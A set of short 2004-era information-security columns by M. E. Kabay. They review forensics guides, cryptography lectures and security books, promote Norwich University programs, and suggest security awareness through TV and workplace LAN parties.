The Department of Homeland Security's National Cyber Security Division is committed to increasing public awareness of information security issues and basic computer hygiene – practices such as installing firewalls on personal computers, never opening unexpected attachments to e-mail, not buying anything from junk e-mailers and so on.

Not once in any of the discussions I have heard about reaching ordinary, non-technical people have I ever heard anyone suggest that the single most effective medium for spreading the word is television.

Now, don't get me wrong: I detest commercial television and have not had it in my home since 1976. I watch DVD's on a TV that receives no broadcast at all because we're so far out in rural Vermont that you need a satellite dish – and I rejected TV service on the StarBand satellite dish that provides my Internet access.

But whether we like it or not, TV is part of life for most people in the US. According to the Citizens for Independent Public Broadcasting (CIPB), the average US family had the TV on for about seven hours a day in 2003.

The average kid in the USA
* Spends over 1,000 hours a year watching TV and 900 hours in school;
* Sees 20,000 ads on TV a year;
* Watches an average of 8,000 murders by the end elementary school;
* Observes over 40,000 murders by the time (s)he reaches 18 years of age.

Maybe if security awareness were as pervasive as murder on TV we might get somewhere; after all, the USA has one of the highest murder rates in the world per capita (8^{th} highest with firearms and 23^{rd} overall).

It may not be economically feasible for government agencies to sponsor entire TV series or even individual shows aimed at the full spectrum of watchers; producing shows can cost anywhere from $10,000 to $100,000 an episode depending on the cast, location and special effects.

However, in these commercial TV programs, providers of products and services often buy visibility for their stuff using "product placement." For a fraction of the cost of overt advertising, companies can buy a spot in the limelight for their brand. You must have noticed all the shots of people ostentatiously picking up a can of some brightly-colored soda pop for no apparent reason in TV shows and movies – or the frequency with which FedEx or UPS delivery persons show up at some opportune moment in the full glory of their resplendent, never-before-worn uniforms. These brand displays are not accidents: they bring money to the producers and visibility to the product placers.

So why not spend some of the public awareness money by paying for a different kind of product placement? Instead of helping to make us obese by featuring fatty, sugary foods twelve times an

hour or ensuring continued oil consumption by glorifying fatty, obese SUVs from every possible camera angle, why not pay for such inoffensive additions as having an attractive character (everyone is attractive in the alternative universe of TV land) mention in passing that they've just been hit by a virus / worm / junk e-mail / pornographic pop-up / threatening instant message / remote-administration Trojan? Then an equally attractive character can earnestly and briefly mention some elementary aspect of computer security. "Oh," says some teen icon, "you have to install a personal firewall on your PC to keep people out of your computer." Or more realistically, "Yeah, well, dude, it's like you have to, like, keep your, like, antivirus signatures, y'know, like, up to date, like. Y'know?"

If funds are available, we could even see entire episodes focusing on computer security as a theme. Just imagine a show with, say, a teenaged witch who runs a flying saucer factory (listen, what do I know about TV? I remember hearing about a flying nun and thinking it was just a joke) and has her production line hacked into by devils. So she gets this really cool transdimensional guy with purple stripes on his nose and a tentacle growing out of the back of his head to improve security on her systems. And then. . . .

Hmm, I think I should stick to my day job.

* * *

For Further Reading:

CIPB Quiz: How Much Do You Know About TV? Answers:
< http://www.cipbonline.org/quiz-answers2.htm >

Top 100 Murders with Firearms (per capita).
< http://www.nationmaster.com/graph-T/cri_mur_wit_fir_cap >

About Product Placement.
< http://www.hollywoodprops.com/about.html >

* * *

Come to the e-ProtectIT Infrastructure Protection Conference at Norwich University 23-25 March 2004. See < http://www.e-ProtectIT.com > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

CyberBits Forensics Newsletter

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

I recently began receiving an interesting monthly newsletter on digital forensics called _CyberBits_, which comes from CyberEvidence, Inc., a Texas firm that specializes in "computer forensics training and computer incident response" according to their Web site. The company works with law enforcement and private companies in collecting and analyzing digital forensic evidence. The founder, Paul Brown, was an officer of the Houston Police Department and is active with the Texas InfraGard, the Information Systems Security Association, the American Society for Industrial Security, the High Technology Computer Investigation Association and others. He was also a contributor to the National Institute of Justice's _Electronic Crime Scene Investigation: A Guide for First Responders_.

The February 2004 issue of _CyberBits_ has an overview of steganography by Angelique Grado. She points out that a key difference between encryption and steganography is that ciphertext is usually immediately recognizable as such. In contrast, the text concealed through steganography are usually unnoticed. This property of being covert is similar to encoded messages, where common words or phrases mean something else according to a code book; used carefully, a code can pass as ordinary text too.

The article on page 4 (the last page) of the newsletter looks at video-game consoles as a source of forensic evidence. Author Terry Landry emphasizes that with their powerful processors, high-capacity disks and network connections (e.g., an Xbox console with "a 733 Megahertz Intel Processor, RAM memory, a huge hard disk (approx. 10 Gigabytes), a DVD drive, and an Ethernet network port capable of connecting to a broadband Internet connection" this unit hardly qualifies as "just a game." He reports that there are many tools on the Internet for running Linux on these "toys" and that therefore investigators should not ignore them if they see such units during a search for evidence. He writes that he knows of one investigation where "An old Sega Dreamcast game system was modified and then connected to a corporate network and used to harvest sensitive corporate data, but was overlooked by IT security simply because no one suspected a seemingly harmless video game sitting on an employee's desk."

I am looking forward to the next issues of CyberBits and hope that those of you with an interest in forensics will enjoy the newsletter.

[I have no association with CyberEvidence, Inc. other than checking with Paul Brown that it would be OK to publicize his newsletter.]

* * *

For Further Information

CyberEvidence, Inc.
< http://www.cyberevidence.com/about.asp >

CyberBits free subscription
< http://www.cyberevidence.com/newsletters.asp >

CyberBits 1(3) [Feb 2003]
< http://www.cyberevidence.com/images/CyberBits040221.pdf >

DoJ (2001). _Electronic Crime Scene Investigation: A Guide for First Responders_.
< http://www.ncjrs.org/pdffiles1/nij/187736.pdf >

* * *

Come to the e-ProtectIT Infrastructure Protection Conference at Norwich University 23-25 March 2004. See < http://www.e-ProtectIT.com > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Electronic Crime Scene Investigation

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

When I was reviewing a forensics newsletter recently, I was reminded of the July 2001 release of _Electronic Crime Scene Investigation: A Guide for First Responders_ issued by the Technical Working Group for Electronic Crime Scene Investigation at the Office of Justice Programs, National Institute of Justice of the US Department of Justice.

The free document, 93 pages long, begins with an introduction to information technology for law enforcement and other investigators.

Chapter 2 describes investigative tools and equipment such as screwdrivers, pliers, plastic bags and so on – obvious for investigators but less so for information technology geeks.

Chapter 3 discusses how to secure and evaluate the scene of a [putative] crime. The guide warns that in the initial phase of the investigation, "do not alter the condition of any electronic devices: If it is off, leave it off. If it is on, leave it on."

Chapter 4 explains how to document the scene for use in possible prosecutions or cases under civil law. Photographs are useful in this phase of the data gathering.

Chapter 5 reviews evidence collection. In particular, the guide warns the investigator to remove the power cord at the computer side, not the wall outlet side. This procedure makes it more likely that the computer will be halted rather than shutting down (sometimes computers are connected to uninterruptible power supplies which can signal the loss of mains power and initiate a shutdown procedure, thus destroying some of the dynamic data on disk such as the swap file).

Chapter 6 gives instructions on safe packaging, transportation and storage of evidence. It is critically important that a proper chain of custody be established and documented for evidence at all stages of handling.

Chapter 7 and several appendices provide checklists of the types of evidence that are particularly useful in different types of crime; e.g., in auction fraud, accounting data and address books are on the list whereas in child exploitation cases, chat logs are particularly valuable.

This guide is written simply and clearly and should be used by anyone who is establishing or revising policy and procedures for computer emergency response teams to deal with the collection and safe handling of evidence in computer crime investigations.

* * *

For Further Reading:

DoJ (2001). _Electronic Crime Scene Investigation: A Guide for First Responders_. xiii + 83.

PDF download available from
< http://www.ojp.usdoj.gov/nij/pubs-sum/187736.htm >

Stephenson, P. (1999). _Investigating Computer-Related Crime: A Handbook for Corporate Investigators_. Auerbach Publications (Boca Raton, FL). ISBN 0-849-32218-9. 328. Index.

* * *

Come to the e-ProtectIT Infrastructure Protection Conference at Norwich University 23-25 March 2004. See < http://www.e-ProtectIT.com > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

2AISS Slides Available

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

The Special Interest Group on Security, Audit and Control (SIGSAC) at Norwich University meets every week under my direction to discuss the latest news from the world of security, to watch security movies, and generally to have a good time in a relaxed atmosphere where everyone is welcome to join in regardless of their technical expertise.

Our SIGSAC invited everyone interested in cybercrime and information assurance to benefit from the work of selected students from Norwich University, Champlain College and Dartmouth College at the Second Annual Information Assurance Student Symposium (2AISS) which took place at Norwich University from 12:30 to 17:00 on Wednesday the 25th of February 2004. There was no fee for admission and everyone was welcome.

I am pleased to announce that the PowerPoint presentations from our speakers are now available online for noncommercial use. These can be useful in saving time for anyone preparing a talk on similar topics for teaching or awareness in government, commerce, and educational institutions.

* Sharon Smith of Champlain College presented "An Introduction to Digital Evidence Discovery" based on the master's thesis research she is conducting there under the guidance of Prof. Gary Kessler.

* Annarita Giani, a doctoral student from Dartmouth College working with Prof. Paul Thompson, presented an overview of "Semantic Hacking" which be of particular interest to anyone interested in information warfare.

* Karthik Raman is a student at Norwich University who spoke on "Intellectual Property Rights and Music Piracy: How It All Started."

* LTC David Ward of Norwich University described the NSA and NSF Cyber Corps "IA Scholarship Opportunities".

* Noelle Paro, one of the Cyber Corps scholarship winners at Norwich University presented an "Identity Theft Update."

* Norwich Engineering student Michael Gioia summarized the current state of knowledge about "Van Eck Phreaking," a technique for watching what people are doing on a remote computer by demodulating modulated carrier waves emitted by unshielded electronic equipment.

The students (and LTC Ward) have provided valuable resources in these presentations and I hope that some of you will be able to take advantage of their kindness in making their slides available to all.

And maybe I'll see some of you at next year's event, when we plan to include a student from University of Vermont in our roster of speakers.

* * *

To download the PowerPoint files, go to
< http://www2.norwich.edu/mkabay >
and click on the link for 2AISS.

* * *

Come to the e-ProtectIT Infrastructure Protection Conference at Norwich University 23-25 March 2004. See < http://www.e-ProtectIT.com > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Turing Award Lectures Online

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Back in December 2003, I received an announcement from the Association for Computing Machinery (ACM) about the 2002 Turing Award Lectures, which is the ACM's most prestigious technical award. The famous cryptographers Drs. Leonard M. Adleman (University of Southern California), Ronald L. Rivest (Massachusetts Institute of Technology), and Adi Shamir (The Weizmann Institute), the developers of the RSA encryption code were recognized on June 8, 2003 in San Diego, CA "for their seminal contributions to the theory and practical application of public key cryptography."

Readers will recall that Rivest, Shamir and Adleman implemented public key cryptography in the 1970s following the landmark work of Whitfield Diffie, Martin Hellman and Ralph Merkle in which they proposed the concept of the . They then founded RSA Security Incorporated, which became one of the most respected security companies in the world. RSA organizes the immensely valuable annual RSA Conferences, perhaps the most significant security conference of the year now that the National Computer Security Center and the National Institute of Standards and Technology have stopped their late lamented National Computer Security Conferences. While I'm mentioning them, I should remind readers that their FAQ is an excellent source of information about cryptography.

The distinguished scientists' lectures are available online in a variety of formats at:

http://www.acm.org/awards/turing_citations/rivest-shamir-adleman.html

Prof. Adleman started the event with a brief (~15 minutes) historical overview of three major areas of study that led to the public key cryptosystem (PKC): number theory, the study of computational complexity, and cryptology.

Next, Prof. Rivest took about a quarter hour to review the events around the invention of the RSA PKC. One of his amusing comments is the "Meta-Theorem of Cryptography: Any apparently contradictory set of requirements can be met using the right mathematical approach." They hit on the idea of depending on the difficulty of factoring as the basis for a public/private key cryptosystem, where one key would be public, the other private, and each key would decrypt what the other key encrypted. Martin Gardner of _Scientific American_ helped them by publishing an article with a $100 challenge for factoring a 129-digit product of two large primes (RSA-129). They estimated that factoring this number would take 40 quadrillion years. At that time, doing RSA decryptions on a 1 million instruction per second mainframe VAX computer would take around 30 seconds for a reasonable-sized input file. Moore's law came to the rescue, however, and now software runs at least 2,000 times faster than that. The RSA-129 challenge was finally factored using thousands of cooperating computers via the Internet and a ciphertext was decrypted as "The magic words are squeamish ossifrage." Dr Adleman strongly urged public review of cryptographic schemes and supports public standards.

Finally, Prof. Shamir reviewed the current state of cryptography. Despite initial fears among the

law enforcement community that encryption would lead to serious impediments for investigations and anti-terrorism work, the most recent reports from the Department of Justice show that in federal wiretaps in 2002, no federal wiretaps encountered encryption. In state and local jurisdictions, investigators encountered encryption in 16 wiretaps in approximately 1300 cases; however, in none of these cases did encryption interfere with the ability of the investigators to gather the evidence they needed for prosecution. He pointed out that cryptography is central to today's technology, including communications and information theory, computer science, computers and chips, high-technology industry, policy issues, and mathematics and statistics. One of the most important benefits of cryptography is the constant interaction of theory and practice; for example, abstract mathematical tools have been productively applied to cryptanalysis. Similarly, well-established practical concepts such as basic notions of security, complexity, logic and randomness have stimulated much theoretical creativity. Because cryptography is so much fun, it attracts attention of young people and serves as an excellent educational tool.

Dr Shamir formulated three laws of security. First, "Absolutely secure systems do not exist." We have to accept that we should implement systems that are secure enough. For example, postage stamps are a ridiculous security measure, but they work for millions of people around the world. Vending machines where you put in a coin and choose one newspaper out of the pile available are weak security systems, but they're good enough. The second law is, "To half your vulnerability, you have to double your expenditure." This law implies that improvements in security become less and les cost-effective the further one goes in improving one's systems. Finally, "Cryptography is typically bypassed, not penetrated." He said he is unaware of any major, world-class security failure in which hackers penetrated systems by using heavy-duty cryptanalysis. They usually use much easier methods.

The last part of Dr Shamir's review is a review of six major areas of today's cryptography: (1) theory, (2) public key encryption and signature schemes, secret-key cryptography using (3) block ciphers and (4) stream ciphers, (5) theoretical cryptographic protocols, and (6) practical cryptographic protocols. He predicted that
* AES will remain secure for the foreseeable future;
* Some public key schemes and key sizes will be successfully attacked in the next few years;
* Cryptography will be invisibly everywhere;
* Vulnerabilities will be visibility everywhere;
* Crypto research will remain vigorous, but only its simples ideas will become practically useful
* Non-crypto security will remain a mess.

It was exhilarating to listen to these brilliant people speaking to us and I hope some of you will have an hour to spare to enjoy their lectures.

* * *

For Further Reading

Diffie, W., and Hellman, M.E., New Directions in Cryptography, _*IEEE Transactions on Information Theory*_, vol. 22, no. 6, November 1976, pp. 644-654.

RFC 2631—Diffie-Hellman Key Agreement Method:
< http://www.ietf.org/rfc/rfc2631.txt?number=2631 >

RSA Security Inc. < http://www.rsasecurity.com >

RSA Laboratories' Frequently Asked Questions About Today's Cryptography, Version 4.1
< http://www.rsasecurity.com/rsalabs/faq/ >

* * *

A Master's degree in the management of information assurance in 18 months of online study from Norwich University – see
< http://www3.norwich.edu/msia > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Outward Signs of Talent

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

I had the pleasure of listening to Bill Neugent at the annual meeting of the Federal Information Systems Security Educators Association in March 2004. Quoting from his Web site, "Bill has been a cybersecurity consultant for over thirty years. Please don't do the math. In his day job, he works for MITRE, a not-for-profit think tank that advises the federal government. At MITRE Bill is the chief engineer for over two-hundred cybersecurity experts. He has developed cybersecurity strategies for a number of agencies and was a primary architect of the Defense-in-Depth strategy that has been implemented throughout the U.S. military. He drafted the first computer security program plan for the overall intelligence community. Nowadays he advises the top cybersecurity officials within government agencies on technical and programmatic strategies. In his rowdier youth, he wrote not only the first Federal guideline on cybersecurity certification and accreditation, but also a series of humorous security articles that became cult classics. Further back, he created and taught a graduate-level course in computer security at The American University, one of the first such courses in the country."

Not only did he give one of the best keynote speeches I've ever heard (I volunteered this quote for his Web site: "One of the best speakers I've ever heard. Brilliant, stimulating and entertaining."), but he also told us about his 2002 novel, _*No Outward Sign*_. I read his book on my way home from the conference and enjoyed it thoroughly.

The story begins with the destruction of an Amtrak railway train -- a terrorist act that has a dreadful resonance given the recent horrible events in Spain. We are introduced to the brilliant FBI computer crime expert Paige Langford, who has been responsible for tracking down and convicting criminal hackers for the Bureau. Then we meet Brent Singleton, a criminal hacker with a social conscience. I have to say that I don't generally like novels in which criminal hackers are presented as heroes, but I came to like Brent in spite of my prejudices. Brent is an interesting person. He is dying from a brain tumor and has taken the last five months off from his leadership of a worldwide hacktivist network to resume his study of the 'cello. He is kind, thoughtful, passionate about ideas and values. He was married to an Iraqi woman, lived in Iraq, learned Arabic, and was imprisoned by the dictator of that country.

As the story develops, we realize that there is a serious attack in progress on the infrastructure the United States using information warfare techniques. Singleton tries his best to fight the attack but his hostility to government agencies makes him a prickly ally for Langford and other law enforcement and intelligence agents. He breaks into systems to test their vulnerabilities, annoy these corporations whose interests are threatened by honest disclosure of their technical difficulties, and courts arrest at every turn. Even his international activist colleagues have doubts about his abilities and leadership.

Nonetheless, Singleton manages to convince most of his hacktivist friends and at least a few of the government information warriors to pay attention to his warnings and accepted information at face value.

I dare not continue too far in this review for fear of spoiling a really good yarn. Suffice it to say that perhaps the greatest compliment to any writer is to say that the people he writes about become real to his readers. I found that I genuinely cared about the people in this novel and that they have stayed with me in the weeks since I finished reading it.

Nugent's ideas are sound; his warnings about infrastructure vulnerabilities need to be accepted at the highest levels of strategic thinking. Read this book if you like realistic sci-fi novels.

* * *

Bill Neugent's Web site is
< http://talecatcher.com >

* * *

A Master's degree in the management of information assurance in 18 months of online study from Norwich University – see
< http://www3.norwich.edu/msia > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management s at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Incident Management Training on CD

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

My good friends and colleagues Michael Miora, CISSP and Stephen Cobb, CISSP have put together an excellent training tool called Incident Management CD (IMCD) for anyone working on contingency plans. The content is Michael's and Stephen does the narration.

I met both Michael and Stephen many years ago when we were all involved in the National Computer Security Association (NCSA); both were important contributors to the _*Computer Security Handbook, 4th Edition*_ *and* both are now adjunct professors in the MSIA program which I direct at Norwich University.

The IMCD product from ContingenZ Corporation is trivially easy to install to disk. A window appears with contents in a panel on the left and text in a panel on the right. In the full product, Stephen Cobb's mellifluous voice takes us through the three major sections of the program:

* Part 1 covers incident management training;

* Part 2 is a guided analysis, where users are "asked a series of questions that will form the basis of the automated analysis that IMCD performs."

* Part 3 is where users can create and print their Incident Management Plan based on their prior interactions with the IMCD engine.

In addition to these sections, the IMCD product includes Appendices. In addition to information about ContingenZ Corporation, the appendices include a Resource Guide with, among others, white papers on:

* Incident Management

* Building an Incident Response Team

* Using the Generalized Cost Containment (GCC) Model

* Using Reserve Systems for Business Continuation

* Incident Management Overview: Recognize, React, Respond.

I found it hard to read the PDF files in the relatively small window of the IMCD interface, but all of these appendix files are available as individual PDF files in the directory < C:\Program Files\ContingenZ\IMCD\usa\partA\content > if you install to the default directory.

The Help section has information on registering, backing up your files, icons, and keyboard shortcuts. There's also an FAQ (Frequently-Asked Questions); I was amused to find that it has exactly three questions. Now that's what I call a well-documented product <smile>.

You can download a free evaluation copy in which the narration is disabled; however, it also has a sample database that illustrates what a fully-implemented plan can look like.

[As always, I want to make it clear that I have no financial interest whatever in ContingenZ Corporation or in the IMCD; my bias is that I like and respect the people who put together this excellent tool.]

* * *

For Further Reading

IMCD information < http://www.contingenz.com/imcd.htm >

Business Continuity Institute: Glossary of General Business Continuity Management Terms < http://www.thebci.org/glossary.html >

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management s at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Bachelor's Program in Information Assurance

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Norwich University is proud to present a completely new Bachelor of Science in Computer Security and Information Assurance (BSIA for short). The program has been designed from the bottom up; unlike most IA undergraduate degrees, it is not an add-on to a computer science degree. Instead, the BSIA has been built to include a wide range of interdisciplinary studies that will contribute to a sound management approach to information assurance.

As part of the team that designed the program and as the program director, I was particularly concerned to complement the many find programs already in existence that focus on highly technical aspects of information assurance. Because Norwich is a small school, our division (of Business and Management) decided to emphasize our strengths. The program, unusually for IA undergraduate degrees, includes such topics as criminal law, psychology (especially social psychology), management, finance, statistics, operations management, humanities courses and technical writing as well as the expected mathematics, programming, data structures, databases, systems engineering, cryptography, and networking. There's also room for such courses as computer forensics and special research projects.

While we wait for information to be posted on our University Web site about the new BSIA and also about the revised minor in information assurance programs, I have prepared documentation and placed it online at

http://www.mekabay.com/bsia

On that page you will find the following documents:

* Short description of the BSIA (Major)

This one-page summary describes why you might be interested in registering for the Bachelor of Science in Computer Security and Information Assurance at Norwich University. HTM PDF

* Summary of Courses in BSIA (Major)

This one-page sheet lists all the required courses and available options in the BSIA program. HTM PDF

* Complete Rationale Justifying the BSIA

This document was prepared for the Norwich University Curriculum Committee and provides the complete background for the decision to create the BSIA program. Because of the formatting and footnotes, this document is provided only in Acrobat PDF format.

* Minor in IA

This one-page summary lists the required courses and their prerequisites for the minor in information assurance. HTM PDF

I hope that you and any students you know or counsel will find this information helpful. I'd appreciate your help in making this information known to any young people who are interested in an IA career.

Please inform me of all errors you find on the Web page and in the documents posted there so I can correct them quickly.

* * *

A Master's degree in the management of information assurance in 18 months of online study from Norwich University – see
< http://www3.norwich.edu/msia > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management s at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Frauds, Spies and Lies:
A Little Treasure from Fred

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Fred Cohen, PhD is famous all over the world for his distinguished contributions to information security. His doctoral thesis on computer viruses is still cited as one of the most influential books in the field and he has taught innumerable university and industry courses on networking, cyber threats and defenses, security architecture, viruses, digital forensics and deception techniques and countermeasures. His Web site < http://all.net > is popping with interesting articles, course materials, and lectures. He is also an accomplished "Red Team" leader (penetration tester) with many years of hands-on experience in simulating malicious deception to test client security systems and procedures.

Recently Dr Cohen sent me a review copy of one of his books, _Frauds, Spies, and Lies and How to Defeat Them_ (ISBN 1-878109-36-7). At 234 pages, it's a delightful read, and I went through it pretty much in one session with much enjoyment.

The book is based on a course Dr Cohen has taught for some years about deception techniques and countermeasures. It begins with an extensive glossary of fraud and deception techniques, moves on to elicitation and intelligence (the methods used by government professionals), discusses counterintelligence methods, and finishes with a review of how to resist fraud personally and organizationally.

The book is full of good-humored comments such as "The casual reader might want to read only chapters 1, 2 and 6…. Government types might want to read the whole book. My graduate students had better read the whole book and everything on the Web site. The final is Tuesday."

Chapter 2 defines and describes 256 (if I counted right) distinct, named types of frauds, ranging from financial frauds through Internet-based schemes and ending with analyses of political machinations and propaganda techniques. Picking at random from this fascinating list, here is the entry (2.6.2.4) on phony job interviews:

>Some folks who want to get information on a company will arrange to get a job interview by applying for job with a fake resume. In the interview process they will ask questions and get tours of facilities that they can then exploit for the information on what is where, to plant a surveillance device, or to leave an explosive if sabotage or extortion is their goal.<

Chapter 3 looks into the psychological underpinnings of deception and provide many references for further reading. Here is the beginning of a interesting section (3.11.2) on opportunistic fraudsters:

>Opportunistic fraudsters are said to constitute about a third of all employees. They usually take little things here and there, but unlike most employees, they may go to extremes. They don't try to think up new frauds all the time, but rather they encounter system quirks and once they

accidentally or quote legitimately quote get around the system, they decide to do the same thing for advantage or quote compensation".<

Dr Cohen then gives as an example a situation in which such an employee loses the receipt for a taxi ride on a business trip. The fraudster copies the real taxi receipt and makes some changes to re-create the lost paper-- no theft involved. However, it becomes tempting to use the same technique again, this time for fraud.

After reviewing the methods used by spies (Chapter 4), Dr Cohen provides many practical measures in Chapter 5 for evading the clutches of professional spies. For example, he suggests "misunderstanding" a leading question and replying with nonsense such as "I had one of these when I was a kid." (section 5.4.1.6)

Chapter 6 includes an extensive list of recommendations for reducing susceptibility to fraud, including corporate policy guidelines and good advice for individuals.

In summary, this is a wonderful book for anyone interested in security, psychology of crime, politics and clear thinking. I'm seriously considering incorporating it into my graduate program in information assurance as required reading in the Human Factors seminar.

Anyone wanting to buy a copy of the book can get it easily at < http://asp-press.com/ > for $29.00 – a real (ahem) steal!

Good one, Fred!

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

LAN Parties for Corporations

By Karthik Raman, with contributions from Ryan Davis and Michael Martell
Norwich University, Northfield VT

[Note from M. E. Kabay: As regular readers are no doubt aware, I have argued for many years that one of the difficulties we face in implementing security is the perception that the IT group or network administrators are imposing arbitrary rules on the rest of the organization. Sometimes, a gulf develops between IT and less technical users; they don't socialize together and they rarely interact except when there are problems. Under such circumstances, it's no wonder that many organizations experience varying levels of hostility between the security team and users. Anything that can build solidarity among all the employees, regardless of their specific job assignments, can help dispel the haze of us/them thinking that interferes with effective security.

The student chapter of the Association for Computing Machinery (ACM) at Norwich University runs LAN parties for anyone who likes networked games. Some of the students involved were discussing the event with me and are discussion turned to how such games might be useful in the corporate world. The following article was written by Karthik Raman, one of my undergraduate information assurance students, with contributions from two of his fellow students.]

* * *

Network administrators can use computer gaming parties to boost employee morale and improve users' computer knowledge.

LAN parties are similar to quarterly company barbecues: they can get employees from different divisions of the business to interact in a fun, informal atmosphere. If multiplayer games are supported at a LAN party in a team-building exercise, different company divisions can game against each other in healthy competition.

In addition, at LAN parties, the business's IT staff can get the chance to interact closely with other employees. As they help the network administrator set up the LAN, they can demonstrate computer networking to employees and dispel any notions of wizardry surrounding their work.

If a business is building a Computer Emergency Response Team (CERT), then one can use the gaming network to train the new members. CERTs from sister organizations can be invited to compete in a computer security contest. In a test to see who can best secure a computer, the competing CERTs will not only exercise their skills, but also have fun at it.

* Norwich University's LAN04 *

On February 28th 2004 the Association for Computer Machinery Chapter at Norwich University (NU-ACM) hosted our fourth network gaming party[1]. Judging from the success of previous LAN parties at Norwich, about 100 gaming nodes were expected at LAN04; however, our server hosted close to 180 IP addresses for computer gamers and networked X-Boxes.

NU-ACM members had spent almost a month in organizing LAN04. We formed committees to oversee computer networking, ticket sales, equipment and venue reservation, advertisement, and security for the party. On the morning of February 28th NU-ACM members gathered at Plumley

Armory (a large armory on the Norwich University campus) to set up the physical layout and networking architecture for LAN04[2]. Starting 3 PM that day, Norwich students began playing games like Halo[3], Counter Strike[4], Half Life[5], Battlefield 1942[6], and Ghost Recon[7] on the high-speed network the NU-ACM had set up.

During the party, the NU-ACM created a helpdesk for attendees to configure network connections. In addition, to ensure that all gamers had current versions of gaming software, we set up a file server with updated patches on the network. We also served food and drinks and handed out prizes from sponsors Thermaltake[8] and Antec[9].

LAN04 featured an information assurance education event called Computer Security Challenge, in which teams of participants secured a poorly-configured Linux box connected to a small, isolated network. At regular intervals, a hostile server attempted to exploit vulnerabilities on all machines on this network. The winners were judged by how well they configured the target at the end of the competition.

LAN04 was a hugely successful event at Norwich University. The gamers enjoyed 12 hours of raw network gaming and the NU-ACM members gained valuable technical and practical experience from organizing the event.

LAN04 demonstrates how easy it is to setup a small network for gaming. The network architecture inside Plumley Armory took NU-ACM about two hours to plan and three hours to setup. In a corporation, LAN parties can be held in a conference room, or be spread out across contiguous office spaces. Only make sure that the rooms have adequate power. Once a venue is decided on, the network administrator should model the LAN architecture.

At LAN04, the NU-ACM used a version of Knoppix Linux to set up DHCP and file servers[10]. Game software updates were placed on a large-capacity external USB hard drive attached to a NU-ACM member's computer. This computer normally ran Windows XP, but when it was booted up using Knoppix, with a few, simple changes in configuration, the desired DHCP and file servers were up and running. Files were then served from the USB hard drive, and the hard drive with Windows XP remained untouched . The advantage to this method of creating servers is that there is no need to buy special equipment. As long as production machines have been backed up, one can use them to set up the gaming LAN and return them to production the day after the LAN party.

In summary, try organizing a LAN party for your organization. A LAN is easy to set up and costs next to nothing; your employees will all love gaming on it. The improved social relations can significantly affect technical support, willingness to report security problems, and the ease with which you will be able to implement security policies.

* * *

You can contact the ACM chapter at Norwich University at < mailto:acm@norwich.edu >.

The NU-ACM recently won the award for Outstanding School Service from the ACM; see < http://www.acm.org/chapters/stu/2004_awardSchool.html >.

* * *

REFERENCES

[1] Pictures of LAN04 can be found by following links from < http://www.norwich.edu/acm/ >
[2] < http://www.norwich.edu/maps/ncinfo1b.html > and look for Plumley
[3] < http://www.microsoft.com/games/halo/ >
[4] < http://www.counter-strike.net/ >
[5] < http://games.sierra.com/games/half-life/ >
[6] < http://www.eagames.com/official/battlefield/1942/us/home.jsp >
[7] < http://www.ghostrecon.com/index.php >
[8] < http://www.thermaltake.com/ >
[9] < http://www.antec-inc.com/us/ >
[10] < http://www.knoppix.org/ >

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management s at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at
< http://www.mekabay.com/index.htm >.

HTML E-Mail

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Many people are sending HTML e-mail for no obvious reason or benefit. HTML e-mail can be recognized by colored backgrounds or typefaces; it sometimes has designs or other decorations in the messages.

Unfortunately, HTML e-mail is a security risk. HTML messages can easily contain unwanted, mislabeled links, Web bugs, harmful active content, and outright worms and viruses.

